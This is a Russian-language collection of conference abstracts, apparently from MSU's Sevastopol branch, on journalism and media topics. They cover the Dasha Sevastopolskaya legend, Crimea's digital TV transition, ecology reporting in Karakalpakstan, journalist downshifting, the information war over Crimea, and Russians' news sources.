В многочисленных публикациях о событиях того времени мы обнаруживаем «альтернативные истории». По одним данным, отец её – матрос Лаврентий Михайлов – погиб во время Синопского сражения. По другим – умер своей смертью в 1853 году. Одни источники сообщают, что в начале обороны Севастополя ей было 18 лет, другие – 27 лет. Даже её подлинное имя и отчество были установлены по архивным документам только в 1985 году (это сделала старший научный сотрудник Музея героической обороны и освобождения Севастополя О.Ю. Грабар).

В ноябре 1854 года на театр военных действий отправилась целая группа сестер милосердия из Крестовоздвиженской общины, учрежденной великой княгиней Еленой Павловной. Возглавлял этот медицинский десант, куда входили и профессиональные врачи, Николай Пирогов. Но через сто лет, вместо петербургских медицинских сестер в художественном фильме «Пирогов», знаменитому хирургу помогает только матросская дочь Даша. Из 120 сестёр Крестовоздвиженской общины, работавших в осаждённом Севастополе, 17 погибли при исполнении служебных обязанностей. 68 сестер милосердия были награждены медалью «За оборону Севастополя», а самые отличившиеся из них - Георгиевской медалью. Однако в ареопаг героев Крымской войны попадает только Даша Севастопольская. Потому что именно её жизнь лучше всего проецировалась на архетипическую модель поведения. Именно её биография не содержала «мешающих деталей» в виде документированных фактов и оказалась податливой для конструирования художественного образа в изобразительном и экранном искусстве. Именно она стала олицетворением народного героизма в обороне Севастополя, заслонив собой других героинь, каковых в действительности было немало.

В формировании легенды о Даше Севастопольской, прежде всего, важен анализ архетипических моделей поведения. Даша осиротела перед войной, и Севастополь заменил ей ушедших рано родителей. Она посвятила свою жизнь защите города, а город дал её своё имя. В мифологических конструкциях, будь то культ св. Урсулы или легенда о Жанне Д'Арк, жертвуя собой, героиня спасает город-крепость и страну от захватчиков. Известен и более древний вариант спасения осаждённого города или прекращения эпидемии – жертвоприношение невинной девы. Агиографические нарративы сами по себе не являются протоколами реальных исторических событий. Напротив, житийный жанр заботится не о биографической точности, а о силе воздействия духовного подвига страстотерпцев. Не суть важно, откуда взялась санитарная повозка Даши – на деньги от продажи своей лачуги или коровы, заработаны трудом прачки или трудом маркитантки. Важно, что Даша Севастопольская всё, что у неё было, отдала сестринскому делу спасения раненых на поле боя и обессмертила этим своё имя.

Отметим, что ни в «Севастопольских рассказах» Льва Толстого, ни в военных корреспонденциях Николая Сокальского (газета «Одесский вестник», журнал «Современник») и Николая Берга (журнал «Москвитянин») мы не находим упоминаний о Даше Севастопольской. Её образ создан исключительно художественными средствами. Запечатлевает её художник Василий Тимм, опубликовавший в 1855 году литографию «Первая русская сестра милосердия Даша Севастопольская перевязывает раненых во время боя при Альме». К 50-летию обороны Севастополя Франц Рубо изображает Дашу на своей панораме — она с коромыслом на плече, у бруствера Малахова кургана она даёт напиться из ведра двум русским солдатам. В первой русской кинопостановке – фильме А.Ханжонкова «Оборона Севастополя» (1911) заключительные кадры фиксируют ветеранов Крымской войны. Бывшие рядовые, унтер-офицеры и сёстры милосердия по очереди подходят к камере, сверкая медалями — сначала женщины, затем мужчины, снимая фуражки. Среди них как будто бы была и Даша Севастопольская, хотя по воспоминаниям и церковным документам её 70-летнюю схоронили в селе Ключищи ещё в 1892 году.

Сергей Сергеев-Ценский писал о ней в эпическом романе «Севастопольская страда» (1939): «Даша плавала, как дельфин. Иногда пропадала целыми днями на Черной речке, выдирая раков из нор. Гребла не хуже заправского гребца и ставила парус. Ее приятели были приходившие к отцу матросы». Как можно заметить, это похоже на образ кавалерист-девицы Надежды Дуровой. В некоторых компилятивных текстах [1] говорится о том, что Даша Севастопольская переодевалась в мужскую одежду и представлялась матросом Александром Михайловым. Даже при поверхностном прочтении легенды можно заметить ряд признаков, вынуждающих рассматривать её как «коллаж» хорошо известных и не обязательно связанных между собою мифологем. В российской нарратологии нет специальных исследований на эту тему, но в мировой науке есть труды, посвященные социальному конструированию предпочтительных реалий [2].

В массовое сознание образ героической обороны Севастополя вернулся только после начала Великой Отечественной войны, когда советской пропаганде понадобились примеры народного героизма из прошлого. В период обороны Севастополя 1942-1943 годов примеры доблести севастопольцев вековой давности стали фактором мобилизации. В 1944 году был учрежден орден Нахимова, и появилось первое Нахимовское училище. В 1946 году на экраны вышел художественный фильм «Адмирал Нахимов». В 1947 году вышел фильм Григория Козинцева «Пирогов», в котором помощницу хирурга Дашу Севастопольскую играла будущая народная артистка Татьяна Пилецкая. Новый всплеск интереса к Крымской войне совпал с её вековым юбилеем, когда на здании панорамы

«Оборона Севастополя», восстановленного в 1954 году, появляются бюсты защитников города: адмиралов Нахимова, Корнилова, Истомина, артиллерийского офицера Льва Толстого, матроса Кошки, хирурга Пирогова, медсестры Даши Севастопольской.

Легенда о Даше Севастопольской при всем её сходстве с разными архетипическими сюжетами не является чьим-то персональным домыслом или вымыслом. Здесь мы имеем результат долгой и мучительной кристаллизации социального опыта – нарратив, по своим функциям и контексту возникновения очень похожий на истории, которые весьма часто рассказывают психотерапевту люди, пострадавшие на войне или в какой-то иной катастрофе. В этом бесконечном пересказе травмы трагические события удаётся, в конце концов, спроецировать на одну из мифологем, представив судьбу Петра Кошки, Даши Михайловой или Коли Пищенко как необходимость, притом универсальную, а не партикулярный драматический случай. Таким образом, образ Даши Севастопольской – это легендарная история города, в котором сложился и продолжает поддерживаться её культ – в памятниках, в названиях больниц и улиц.

Список литературы

1. Даша Севастопольская [Электронный ресурс]. – Режим доступа (09.03.2020): https://sevastopol.su/faces/dasha-sevastopolskaya-darya-lavrentevna-mihaylova

2. Jill Freedman (M.S.W.), Jill, M. S. W. Freedman, Gene Combs. Narrative Therapy: The Social Construction of Preferred Realities. Norton, NY. 1996.

УДК 654.197

ИТОГИ ЗАМЕЩЕНИЯ АНАЛОГОВОГО НАЗЕМНОГО ЭФИРНОГО ТЕЛЕВИЗИОННОГО ВЕЩАНИЯ ЦИФРОВЫМ В СЕВАСТОПОЛЕ И КРЫМУ

Жуков Д. В.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

14 октября 2019 года Республика Крым и город Севастополь вместе с 19-тью регионами России, составившими последнюю четвертую волну отключения аналогового телесигнала, перешли на цифровое наземное телевещание.

Подготовка к переходу на «цифру» в России началась более 10 лет назад с принятия 03 декабря 2009 г. постановлением Правительства № 985 Федеральной целевой программы "Развитие телерадиовещания в Российской Федерации на 2009-2015 годы", измененной в части наименования и сроке реализации до 2018 г. 29 августа 2015 г. постановлением № 911. В периоде исполнения изменения в программу вносились неоднократно. По заявлению полномочного представителя генерального директора ФГУП «Российская телевизионная и радиовещательная сеть» (РТРС) в Южном федеральном округе Ю. И. Акиньшина: «Такого рода масштаба Земной шар ещё не видел. У нас построена самая мощная, самая большая сеть цифрового телевидения на Земле».

В Крыму и Севастополе эфирная трансляция трех цифровых мультиплексов, составленных из общероссийских и региональных телеканалов, началась с 01 июля 2014 г., менее чем через полгода после принятия новых субъектов в состав Российской Федерации. Секрет столь быстрого «покорения Крыма» цифрой – в ранее функционировавшей системе ЦТВ, построенной здесь в период украинской государственности компанией «Зеонбуд». Благодаря этому Крым и Севастополь наряду с Республикой Татарстан стали обладателями третьего «регионального» мультиплекса.

До воссоединения с Российской Федерацией, в Крыму и Севастополе уже работали четыре мультиплекса цифрового телевидения: МХ-1, МХ-2, МХ-3 и МХ-5. В каждом – 8 телеканалов, двум из которых отводилась емкость для трансляции в HD-качестве. На первом этапе цифровизации телевещания украинские каналы в существующих мультиплексах были заменены российскими. Затем была применена схема распределения телеканалов, общепринятая для регионов Российской Федерации: в слоте мультиплекса – 10 каналов SD-качества. В настоящее время в Крыму и Севастополе, в отличие от материковой части России, в цифровом эфире вещают 27 телеканалов и 3 радиоканала.

По данным, представленным директором Департамента стратегии развития и технической политики ФГУП «Российская телевизионная и радиовещательная сеть» А. А. Черниковым, цифровой

сигнал остался недоступен в 230 населенных пунктах Республики Крым. Бюджет республики предусматривал на цели цифровизации 60 млн. рублей. В Севастополе вне зоны охвата цифровым вещанием остались более 20 сел – всего 3 871 домохозяйство. За счет ФЦП построены четыре новых ретранслятора – в селе Широкое, Балаклаве, Инкермане и селах Фруктовое-Верхневадовое в дополнение к уже существующим объектам РТРС на мысе Сарыч и проспекте Победы в Севастополе.

Общий охват «цифровизации» полуострова на момент окончательного перехода на цифровое наземное телевещание в России составляет 96,1%.

УДК 070.19

ОСВЕЩЕНИЕ ПРОБЛЕМ ЭКОЛОГИИ В ПЕРИОДИЧЕСКОЙ ПЕЧАТИ КАРАКАЛПАКСТАНА

Марзияев Ж. К., Темирханов Н. Толеген улы
Каракалпакский государственный университет

В последние годы во всем мире возникает необходимость изучения экологической тематики во многих направлениях науки. И в этом вопросе средства массовой информации играют большую роль. В частности, в журналистике ведутся научные исследования по анализу экологических проблем, классификации тем, мастерству раскрытий тем, возможности жанра, языка и стиля текста. Поэтому исследование в журналистике экологической тематики современными методами и получение точных научно-практических выводов является актуальным.

Тема экологии также стала главной темой узбекской национальной журналистики. Были проведены научно-исследовательские работы о прессе и её месте в обществе, принципах развития, социальной и духовной специфике публицистики и жанровом совершенствовании в журналистском творчестве. Как известно, в печати отражаются все жизненные вопросы общественной жизни, в том числе вопросы экологии и окружающей среды. Надо отметить, что с периода становления и до нашего времени остались многие экологические проблемы. Одной из них является высыхание Аральского моря. На сегоняшний день эта экологическая проблема угрожает не только Средней Азии, но и всему миру. «Хочу обратить Ваше внимание на гибель Арала – одну из острейших экологических проблем современности. Вот, в моих руках карта, отражающая трагедию Арала. Думаю, комментарии здесь излишни. Устранение последствий, связанных с высыханием моря, требует активного объединения действий на мировом уровне» [1]. Потому в печати Каракалпакстана, непосредственно связанной с этой проблемой, интерпретация экологической тематики в логико-сравнительном аспекте является актуальной.

По данным агентства по печати и информационным агентствам Республики Каракалпакстан, до 1 января 2018 года в республике выходят 44 газеты, 8 журналов, и 1 информационное агентство. Из них «Еркин Каракалпакстан» (Свободный Каракалпакстан), «Вести Каракалпакстана» и «Каракалпакстан жаслары» (Молодежь Каракалпакстана) общественно-политические издания, «Жеткиншек» (Подросток) детско-юношеская газета, «Устаз жолы» (Путь учителя) духовно-просветительский и образовательный, газета «Табият хабаршысы» (Вестник природы) ведет свою деятельность как специализированная на экологию и природоохранную деятельность.

Надо отметить что экологическая журналистика является одним из направлений средств массовой информации. Она занимает особое место в формировании взглядов, связанных с этапом развития общества и понятий, связанных с отношениями человечества с природой. Экологическая журналистика не только формирует у аудитории определенные сознание и взгляды, но и влияет на общественные процессы, потому что экологическая тематика, формируя определенные взгляды аудитории, ведет их в нужном направлении их порыва в плане как вести себя в обществе и окружающей среде.

Всем известно, что пресса играет важную роль в освещении рельной действительности. «Пресса освещает все стороны общественной жизни. Также она освещает все сферы жизни, социальную жизнь общества. То есть пресса является идеологическим фактором, влияющим активно и регулярно на общественно-политическую жизнь и повседневную деятельность» [2].

Итак, являющаяся глобальной на сегодняшний день проблема экологической катастрофы и борьба с ней, во-первых, формирование экологической культуры стала актуальной и значимой

проблемой, потому пресса должна взять главенствующую роль. Верховенство экологической культуры в обществе изменит отношение населения к окружающей среде и сформирует бережливость.

В местной прессе появились специальные рубрики, освещающие экологическую проблематику. Например, «Экология хам табият» (Экология и природа), «Адам, Табият, Экология» (Человечество, Природа, Экология), «Экология», «Экология хам биз» (Экология и мы), «Табият ва биз» (Природа и мы), «Инсан хам табият» (Человек и природа), «Суу – тиришилик аркауы» (Вода - источник жизни), «Арал машкаласы – елдин машкаласы» (Проблема Арала – проблема общества).

Для изучения и решения экологической проблемы организация тематических мероприятий даёт ощутимые результаты. В последнее время в республике для развития экологической журналистики со стороны разных неправительственных и экологических организаций, по инициативе и поддержке учреждений по охране окружающей среды организуются различные медиа- и пресс-туры. Всем известно, что в таких пресс-турах кроме представителей СМИ участвуют представители почти всех сфер общества. На мероприятиях к данной проблеме подходят с разных сторон. Пресс-тур – «... планируется пресс-службой как специальное мероприятие для представителей СМИ. Он организуется для освещения объективных журналистских материалов. Пресс-туры могут продолжаться с нескольких часов до нескольких дней. Поводом для организации пресс-тура могут быть важные события, в которых могут принять непосредственное участие хокимияты» [3]. Итак, он является одним из методов решения проблемы и вопроса.

Проведенный анализ свидетельствует о том, что в отраслевой прессе были освещены экологические темы в разных направлениях. Рассмотрев в целостности данный тип издания, мы выяснили что, экологическая тематика в отраслевой прессе была рассмотрена в связи с целевым направлением издания.

В ходе нашего анализа вы выявили классификацию экологических тем в местной печати:

– тематика, связанная с Аральским морем;
– здоровье населения;
– загрязнение воздуха;
– качество воды, проблемы, связанные с нехваткой воды;
– проблемы с отходами;
– вырубка лесных массивов и их сохранение;
– экологическая культура;
– сохранение биоразнообразия;
– защита окружающей среды;
– природные катаклизмы;
– деградация земель, засуха;
– трансграничные реки;
– тема об экологических клубах и экологических движениях;
– глобальные экологические проблемы, изменение климата и другие.

Список литературы

1. Мирзиёев Ш.М. Аждодларимизнинг донишмандлик анъаналарига амал қилиб, қатъий ислоҳотларни амалга оширмоқдамиз. БМТ Бош Ассамблеясининг 72-сессиясида сўзлаган нутқи // Халқ сўзи. 2017.

2. Худойкулов М. Журналистика и публицистика. Ташкент. 2011.

3. Жамоатчилик билан самарали мулоқот. Ахборот хизматлари учун амалий қўлланма. – Ташкент. 2013.

УДК 070; 159,9; 659

НЕУДАЧА ИЛИ ДАУНШИФТИНГ? О СМЕНЕ КАРЬЕРНЫХ ТРЕНДОВ В РОССИЙСКОЙ ЖУРНАЛИСТИКЕ

Маркелов К. В.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Важнейшим трендом в карьере современного российского журналиста является фактор профессиональной неудачи, который проявляет себя в двух ипостасях: в явной - увольнение, отказ в трудоустройстве, отсутствие роста, и в завуалированной - отказ сотрудника от карьерного продвижения и активной самореализации в профессии. Последнее очень часто именуют дауншифтингом, от англ. *downshifting* - переключение автомобиля на более низкую передачу, замедление движения. Карьерная философия дауншифтинга зародилось в США в начале «нулевых» как реакция на экономический кризис, который ставил многих американцев в состояние карьерного тупика. Дауншифтерами провозглашался манифест перераспределения жизненных усилий от карьеры к хобби, отдыху, семье и личностному росту.

Современный российский экономический кризис отложил отпечаток на ценностные ориентации российских журналистов и специалистов медийной сферы. Ценностные ориентации журналистов стали претерпевать трансформацию аналогичную той, которая проходила в «нулевых» в США. Согласно данным Института цифровых трансформаций и исследований экономических трендов, в России количество сотрудников СМИ за последние 10 лет сократилось в три раза – с 900 тыс. до 320 тыс. человек [2]. Мы видим сокращение почти что в три раза, что, по сути, является отраслевой катастрофой.

За последние несколько месяцев мною были проведены опросы журналистов и работников медийной сферы на предмет выявления их отношения к карьере. Было опрошено 29 человек, проживающих в пяти регионах России – Москве, Санкт-Петербурге, Самаре, в Республике Крым и городе Севастополе. Вопросы ставились такие: «Были ли в Вашей карьере профессиональные неудачи в течение последних пяти лет?», «Было ли желание сменить профессию в течение последних пяти лет?», «Возникало ли устойчивое желание не выкладываться на работе полностью?» 21 из 29 ответили, что они испытывали профессиональную неудачу в той или иной форме. 7 из 29 ответили, что им приходила в голову мысль сменить профессию. И 29 из 29 испытывали стойкое желание не выкладываться на работе полностью. Последнее обстоятельство весьма интересное. Дело в том, что представителям творческих профессий очень трудно не выкладываться полностью. Например, журналисту, проводящему расследования, это сделать практически невозможно в силу специфики данного вида деятельности. Следовательно, когда такой журналист признается, что не хочет выкладываться полностью, это говорит о его профессиональной фрустрированности и указывает на готовность к смене профессиональных ценностей и жизненных ориентиров. Данное поведение можно считать завуалированной формой профессиональной неудачи, которая выражается в скрытом дауншифтинге и связана с утратой энтузиазма как главного резервуара профессиональной энергии в сфере журналистики.

В этой связи остро встает вопрос о принятии журналистским цехом нового состояния журналистской профессии, которое можно определить как состояние перманентного риска неудачи. Ни в 90-ых, ни в «нулевых» риск неудачи не был выражен так ярко, как сегодня. Можно сказать, что это принципиально новое состояние журналистики, ломающее структуру профессиональных отношений внутри цеха, во многом меняющее личность самого журналиста и систему отношения к профессии со стороны журналистов.

Профессиональная неудача в журналистике – это состояние депривации или профессиональной фрустрации журналиста (журналистского коллектива), вызванное катастрофическим несовпадением между привычным или ожидаемым образом профессии и ее реальным состоянием. Катастрофичность очень часто ощущается как принципиальная невозможность или нежелание дальнейшей работы в данном СМИ или в данной профессии.

Дауншифтинг в журналистике правомерно рассматривать как один из типов профессиональной неудачи, так как он в он в конечном итоге приводит к схожим последствиям.

В этой связи все профессиональные неудачи в журналистике можно свести к четырем основным типам:

I тип. Крушение профессиональных надежд.

Данный тип неудачи в большей степени свойственен начинающим журналистам. Наиболее часто встречаемые причины, выражающее данный тип неудачи звучат так: «нет возможности делать что-то свое», «не дают писать то, что хочется», «нет продвижения», «мало денег».

II тип. Крушение образа жизни в рамках профессии.

Данное состояние в большей степени характерно для опытных журналистов и связано с критическими изменениями в конкретном СМИ или в профессии в целом. Наиболее часто встречаемые причины, порождающие ощущение данного типа неудачи: смена редакционной политики; снижение заработной платы; увеличение сверхурочной работы; невозможность самовыражения; хамство администрации.

III тип. Отказ от услуг сотрудника со стороны администрации.

Данная профессиональная неудача реализуется в двух видах: увольнение журналиста или отказ в приеме на работу соискателя. Последнее может выражаться в разных, в том числе и не в прямых формах отказа: предлагают сдельную работу вместо штатной, публикуют лишь часть материалов, платят катастрофически мало или вообще не платят. Такое состояние многими воспринимается как профессиональная неудача. У начинающих журналистов данная неудача может привести к мотивационной депривации [1].

IV тип. Отказ от активной карьеры.

Данное явление является одним из видов дауншифтинга и выражается в кардинальной смене мотивационных приоритетов журналиста. В мотивационной сфере сотрудника вместо *мотивации достижения* начинает доминировать *мотивация избегания*. Исчезает энтузиазм, снижается интерес к профессии, падает продуктивность. Нередки случаи, когда такое состояние приводит к уходу из профессии в другие сферы деятельности.

Вывод: тема профессиональной неудачи в журналистике и дауншифтинга как одной из его разновидностей требует более глубокой научной проработки. Главным научным результатом такой проработки должны стать научно обоснованные практические рекомендации руководителям СМИ и МК по предотвращению или минимизации коренных причин профессиональных неудач в журналистике.

Список литературы

1. Маркелов К.В. Профессиональная мотивация как фактор становления личности журналиста: автореферат дисс. кандидата филологических наук: 10.01.10 / МГУ. - Москва, 1998. - 23 с.

2. Павел Пряников: количество журналистов в России за 10 лет сократилось в три раза //Русский монитор. Режим доступа: https://rusmonitor.com/pavel-pryanikov-kolichestvo-zhurnalistov-v-rossii-za-10-let-sokratilos-v-tri-raza.html (дата обращения: 13.10.2019).

УДК 070

СИСТЕМА СМИ КАК ИНСТРУМЕНТ ИНФОРМАЦИОННОЙ ВОЙНЫ

Мельников В. А.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

В 1954 г. Крымскую область передали в состав Украинской ССР. Тогда – в условиях единого союзного государства – казалось, что этот факт не играет большой роли. Ситуация изменилась после распада СССР.

В начале 1990-х гг. остро встала проблема принадлежности Крыма. «Считается, что действия севастопольцев и крымчан в феврале – марте 2014 г. были реакцией на государственный переворот в Киеве, в ходе которого к власти на Украине пришли откровенно русофобские силы, проповедующие чуждые жителям полуострова (преимущественно этническим русским) идеалы и ценности. В действительности события Русской весны в Севастополе и в Крыму имели долгую предысторию.[1] По сути, они стали кульминацией процессов, происходивших на полуострове в предшествующий 23-летний период.

Так вплоть до исторического Референдума 2014 г., признавая украинский суверенитет на государственном уровне, многие в Крыму говорили: «Государство – украинское, но земля-то – русская…»

Информационное поле СМИ ЧФ РФ и ВМСУ одно – Севастополь, Крым.Потому осуществление информационного противоборства или сотрудничества представляет определенный интерес.

Ключевыми проблемными вопросами становятся: газовый контракт, Черноморский флот, векторы внешней политики Украины, оценки исторических событий, территориальные претензии. В практическом поле это воплотилось в специфике проводимой языковой политики, преподавания истории, особенностях работы СМИ и т. д.[2]

Одним из самых животрепещущих вопросов является таковой о статусе русского языка на Украине и проводимая в этом государстве политика украинизации.

Правительством Украины передан 01.07.97 г. в Верховную Раду официально разработанный Госкомнацмиграции очень жесткий законопроект «О развитии и использовании языков на Украине», согласно которому сфера действия русского языка ограничивается максимально. В частности, СМИ, вещающие не на государственном языке, могут быть оштрафованы «за неиспользование государственного языка в случаях, когда его использование предусмотрено законодательством Украины о языках как обязательное» (ст. 30) и лишены лицензий. «Передачи государственного телевидения, радио, а также издание средств массовой информации органов государственной власти и местного самоуправления осуществляются на украинском языке… Объем украиноязычной информации на негосударственных теле- и радиоканалах должен составлять не менее 70 процентов от общего объема эфирного времени, оговоренного при выдаче лицензии» (ст. 21).

Законопроект основан на разработках ультра-националистической «руховской» организации - Всеукраинского общества «Просвіта», проведшего 22 ноября 1996 г. по инициативе президента Кучмы круглый стол с характерным названием «Государственный язык - информационное пространство Украины». В «Рекомендациях» круглого стола указано на необходимость «утверждения полноценного функционирования государственного языка и целенаправленного уничтожения негосударственного».

Под последним понимается русский язык, использование которого в СМИ «своими негативными последствиями представляет не меньшую угрозу национальной безопасности Украины, чем пропаганда насилия, проституции, а также различные формы антиукраинской пропаганды». Сегодня «Просвіта» - монополист в издании учебников, содержание которых «перекраивается» на националистский лад.

СМИ Крымского полуострова вполне ожидаемо уделяли большое внимание Черноморскому флоту и урегулированию вопросов, связанных с его деятельностью на территории Украины. Например, попытки официального Киева переподчинить себе флот и вместе с тем нерешительность российской стороны заставили адмирала Игоря Касатонова, в то время командующего флотом, действовать на свой страх и риск. Он приложил все усилия, чтобы как можно меньше моряков приняли украинскую присягу, развернул активную кампанию в прессе. Действия адмирала встретили горячую поддержку общественности: на одном из севастопольских митингов, прошедших в январе 1992 г., И. Касатонова даже предложили избрать президентом Республики Крым.

Нужно вспомнить слова протоирея Андрея Ткачева - настоятеля киевского храма Печерского: «дело сводится к прозрачной дилемме: если Россия сильна — Украины нет, либо она подобна сновидению. Я говорю только о культурном противостоянии и ни о чём больше. …На Украине нет споров о филологии. Здесь спорят о метафизике и о судьбах мира, только не отдают себе в этом отчёта»[3].

Список литературы

1. Соколов Д. Крым. 1991-2004 гг. Борьба за воссоединение с Россией. - {Электронный ресурс}- Режим доступа:https://pereklichka.livejournal.com/1266542.html

2. Токаренко А.В., Суржик Д.В. В смертельном пике информационной войны //Пространство и Время. 2014. № 3(17)

3. Филиппов Н. Здравый смысл и русофобия // Крымская правда. 2012. № 174. С. 2.

УДК 001.8; 070

СООТВЕТСТВИЕ ТЕМАТИКИ НАУЧНО-ПОПУЛЯРНЫХ СМИ ОЖИДАНИЯМ ИХ ЦЕЛЕВОЙ АУДИТОРИИ

Петухов С. А.
Филиал МГУ им. М.В. Ломоносова в г. Севастополе

Проведена количественная оценка соответствия тематического контента научно-популярных СМИ, вошедших в 2019 году в ТОП-5 по ИЦ в СМИ и соцмедиа, ожиданиям их целевой аудитории. Анализ тематики публикаций в научно-популярных СМИ велся в течение недели в каждом их четырех кварталов 2019-го года: каждую вторую неделю второго месяца квартала для интернет- и ТВ СМИ и в каждом втором номере печатного СМИ за каждый второй месяц квартала. Всего по тематике было атрибутировано 198 публикаций. В ТОП-3 тем вошли: Вселенная – биология (в основном молекулярная) – физика. По сравнению с поздним советским периодом (1970-е – 1980-годы) доминирование в научно-популярных СМИ тем мало изменилось, тогда была похожая триада: космические полеты – физика – биология (во второй половине 1980-х в основном экология). В новостных лентах РИА Новости и ТАСС в ТОП-3 наиболее цитируемых в СМИ и соцмедиа тем в 2019 году вошли: Вселенная – медицина (здоровье) – история.

В феврале 2020 года научно-просветительский проект «Всенаука» провел опрос интернет-аудитории на тему «Из чего должна состоять современная научная картина мира?» Конкретнее, предлагалось оценить приоритетность каждой из 148 научных тем по 10-балльной шкале. Список тем, в свою очередь, был составлен на основе опроса 500 экспертов (ученых, преподавателей, популяризаторов науки). Всего зафиксировано более 40 000 голосований, обработанных при поддержке специалистов «Левада-Центра». В первой тройке самых популярных тем оказались: «Мышление и сознание», «Наука» 9ее методология, а не администрирование), «Мозг и нервная система». Среди других тем верхней части тематического рейтинга — «Интеллект», «Познание и образование», «Логика и рациональность», «Жизнь и смерть», «Материя», «Психика», «Человек в обществе», «Мораль», «Мотивация». Традиционные для научно-популярной прессы темы про космос, про гены, про атом и даже про здоровье — ушли вниз.

В чистоте эксперимента сомневаться нет оснований. Вопрос исключал двоякое толкование, а каждая из 148 тем из списка в скобках подробно расшифровывалось для голосующего. Например, «Мотивация» (Механизмы возникновения мотивов поведения. Иерархия потребностей. Формирование система ценностей в человеке и в обществе. Смысл жизни в разных культурах. Самореализация, служение идеалам, стремление к счастью – что еще наполняет жизнь смыслом. И т.д.). «Генетика» (ДНК и хромосомы. Гены, их работа и экспрессия. Прикладная генетика. Генная инженерия. И т.д.).

Очевидно, что тематика научно-популярных СМИ сегодня не соответствует ожиданиям их аудитории. Следствие ли это инерции традиционных СМИ в период цифровой революции или тут иные причины, предстоит разобраться. Но, на наш взгляд, это чисто технологическая проблема, гораздо интереснее другое: почему привычная до недавних пор мировоззренческая научная картина мира Нового времени так быстро трансформировалась в обществе в научную полиматию Античности и Средневековья.

Список литературы

1. Из чего должна состоять современная научная картина мира? // [Электронный ресурс]. Режим доступа: https://vsenauka.ru/ (дата обращения: 09.03.2020 г.).

УДК 316.774

ИСТОЧНИКИ НОВОСТНОЙ ИНФОРМАЦИИ И ДИНАМИКА ИНФОРМАЦИОННЫХ ПРЕДПОЧТЕНИЙ РОССИЯН

[1]Реутов Е. В., [2]Тришина Т. В.
[1]Белгородский государственный национальный исследовательский университет
[2]Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Массовизация интернет-технологий и соответствующих пользовательских практик, становление и бурное развитие социальных медиа в последние два десятилетия поставили ряд вопросов: о конкуренто- и жизнеспособности традиционных СМИ - телевидения, радио и печатной прессы, о степени их технологической трансформации - в целях выживания и сохранения ими своей аудитории. Экспансия интернета и социальных медиа как его составляющей в последние годы, с одной стороны, поставила традиционные СМИ в достаточно невыгодные по конкуренции условия, но с другой, подтолкнула их к переходу на новые технологические платформы и освоение специфических сегментов аудитории. Как отмечает М.М. Назаров, «разнообразие в современной медиасреде является результатом двуединого процесса: увеличение способов доставки медиа контента является «откликом» на существование дифференцированных по интересам, ценностям, тематическим предпочтениям групп или сегментов аудитории» [1, с. 55].

Длительное время социологические мониторинги демонстрировали снижение популярности традиционных СМИ и рост предпочтений россиян, направленных на интернет-источники, в том числе, социальные медиа - интернет-сообщества, блоги, форумы и пр. Последние, по сравнению с традиционными СМИ, позволяли получать информацию гораздо более оперативно, в том числе, в режиме прямого времени, обладали свойством интерактивности, а также обладали высокой степенью дифференциации и ориентации на узкие сегменты аудитории, например, территориальные группы со своими специфическими проблемами и местной идентичностью.

Однако опубликованные в январе 2020 г. результаты мониторинга Фонда «Общественное мнение» показали, что тенденция снижения популярности телевидения и роста обращений к интернет-источникам массовой информации в России оказалась прерванной.

Кроме того, что рейтинг наиболее популярных источников информации по-прежнему возглавляет телевидение (наиболее часто используемым источником информации его назвали 65% опрошенных россиян), его популярность в данном качестве перестала снижаться впервые с 2011 г. Новостные сайты в интернете в как источники новостной информации оказались значимы для 42% опрошенных россиян, но рост их популярности остановился с 2018 г. То же самое касается и социальных сетей, рост популярности которых как источников новостной информации даже снизился с 2019 г. - с 27% до 21%. Значимость таких источников новостной информации, как друзья, родственники, знакомые, отметили 14% респондентов, радио - 11%, печатная пресса - 6% [2]. Сложно сказать, насколько данная тенденция будет развиваться, но пока явно наблюдается стабилизация новостной теле-аудитории и ограничение обращения к социальным медиа и иным интернет-источникам за новостной информацией. При этом очевиден процесс маргинализации новостной функции печатной прессы и отчасти радио. Их активное использование свойственно лишь узким сегментам потребителей информации: печатной прессы - преимущественно пожилых жителей сел и малых городов, радио - в основном автовладельцев.

Нужно также иметь в виду, что новостное медиапотребление не идентично медиапотреблению вообще. Можно с достаточной уверенностью утверждать, что потребители массовой информации в массе своей ищут в ней не только содержательный контент (в особенности общественно-политического характера), но ориентируются на развлекательную визуализированную информацию. Применительно к телевидению это ток-шоу, фильмы и сериалы, а в интернет-среде - видеоролики, стримы и пр. Так, ряд авторов, основываясь на результатах социологического исследования, отмечают «существенное противоречие между заявляемыми целями поиска информации и приоритетами в ее потреблении. В частности, люди заявляют, что ищут информацию главным образом в целях самообразования, саморазвития, расширения кругозора, чтобы быть в курсе происходящего, а реально они потребляют преимущественно развлекательную и политическую информацию» [3, с. 85]. Массовую востребованность последний сегмента информации можно оспорить, исходя из не такого уж высокого уровня интереса россиян к политике.

Данную иерархию источников информации о событиях в стране и мире с некоторыми корректировками подтверждают и данные иных социологических служб. Так, по данным мониторинга Левада-Центра за 2019 год, чаще всего о событиях в стране и мире по телевидению узнают 72% опрошенных россиян, из социальных сетей - 34%, из интернет-изданий, новостных порталов - 32%, от друзей, родных и соседей - 18%, по радио - 15%, из газет - 12% [4, с. 113].

Параллельно с сохранением телевидением лидерства в новостном сегменте медиасреды, социологический мониторинг показывает, что уже в течение нескольких лет не растет доверие к интернет-источникам массовой информации: новостным сайтам больше других источников информации в настоящее время доверяют 21% респондентов (в 2019 г. - также 21%), социальным

сетям, форумам, блогам - 13% (в 2019 г. - также 13%). Наибольшим доверием пользуется телевидение - ему больше иных источников информации доверяют 40% опрошенных (в 2019 г. - 35%). Друзьям, родственникам, знакомым больше других доверяют 8%, радио и печатной прессе - по 6% респондентов. У 27% опрошенных нет источников информации, которым бы они доверяли больше, чем остальным (и эта доля достаточно устойчива уже несколько лет) [2].

Более половины опрошенных (57%) не допускает для себя отказа от телевидения в пользу других источников информации и развлечений [2].

Суточная аудитория интернета, по всей видимости, в нынешних технологических и социальных условиях достигла своего пика и составляет 70% россиян - такая доля респондентов выходила в интернет за последние сутки. Это всего на 1% больше, чем в августе 2019 года. Никогда не пользовались интернетом 21% респондентов (22% в августе 2019 г.). При этом лишь 57% опрошенных использовали интернет в качестве источников новостей хотя бы раз за последний месяц [2].

